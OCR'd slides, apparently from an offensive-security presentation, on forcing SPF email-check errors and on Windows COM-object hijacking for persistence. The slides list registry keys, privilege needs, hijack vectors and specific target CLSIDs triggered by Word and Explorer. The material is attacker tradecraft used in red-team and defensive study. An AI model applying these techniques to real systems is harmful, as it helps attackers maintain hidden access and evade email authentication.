
Tricks to call errors:

> Double or multiple SPF records for domain = PermError


> SPF record length > than limit (255 characters) = PermError

> Problems with DNS resolver = TempError






COM-object persistence



Windows 10 x64, 1909 stats:

- > 8300+ COM Objects
- > 27000+ COM Object interfaces



Source: https://www.221bluestreet.com/offensive-security/windows-components-object-model

COM-object persistence

HKLM\ \LocalServer32

HKCU\SOFTWARE\Classes\CLSID\{GUID}\InProcServer32

HKCR\ \TreatAs

HK what?

HKEY_CURRENT_USER (HKCU) - settings for interactive user

HKEY_LOCAL_MACHINE (HKLM) – settings for all users on the local computer

HKEY_CLASSES_ROOT (HKCR) - merges the information from HKCU and HKLM

InProcServer32 – path to DLL


LocalServer32 – path to EXE

TreatAs – redirects to another COM by CLSID

COM-object persistence

HKCU > HKLM

High Priority



HKCU\SOFTWARE\Classes\CLSID\{GUID}\TreatAs

HKLM\SOFTWARE\Classes\CLSID\{GUID}\TreatAs

HKCU\SOFTWARE\Classes\CLSID\{GUID}\InProcServer32

HKLM\SOFTWARE\Classes\CLSID\{GUID}\InProcServer32

HKCU\SOFTWARE\Classes\CLSID\{GUID}\LocalServer32

HKLM\SOFTWARE\Classes\CLSID\{GUID}\LocalServer32

Low Priority

TreatAs

InProcServer32

LocalServer32

COM-object persistence

HKCU:

> **Not need admin rights**


HKLM:


> **Need admin rights**

> **For some CLSID need elevate rights to TrustedInstaller**

> Vectors for COM persistence

- Phantom COM objects
- Missing COM objects in HKCU
- Oftentimes used COM objects
- COM objects in scheduled tasks





COM-object persistence

> Top way for HKLM search:


- Oftentimes used COM objects by system
- Elevate to TI
- Use proxy DLL

GUID of COM objects	Default value
{CF4CC405-E2C5-4DDD-B3CE-5E7582D8C9FA}	`%systemroot%\system32\wbem\wmiutils.dll`
{7C857801-7381-11CF-884D-00AA004B2E24}	`%systemroot%\system32\wbem\wbemsvc.dll`
{ddc05a5a-351a-4e06-8eaf-54ec1bc2dcea}	`%SystemRoot%\System32\ApplicationFrame.dll`
{1f486a52-3cb1-48fd-8f50-b8dc300d9f9d}	`%SystemRoot%\system32\propsys.dll`

COM-object persistence

> Top way for HKCU search:


- Oftentimes used COM objects by user
- Use proxy DLL



88d96a0f-f192-11d4-a65f-0040963251e5 – triggered by Word
1fda955b-61ff-11da-978c-0008744faab7 – Explorer + Network

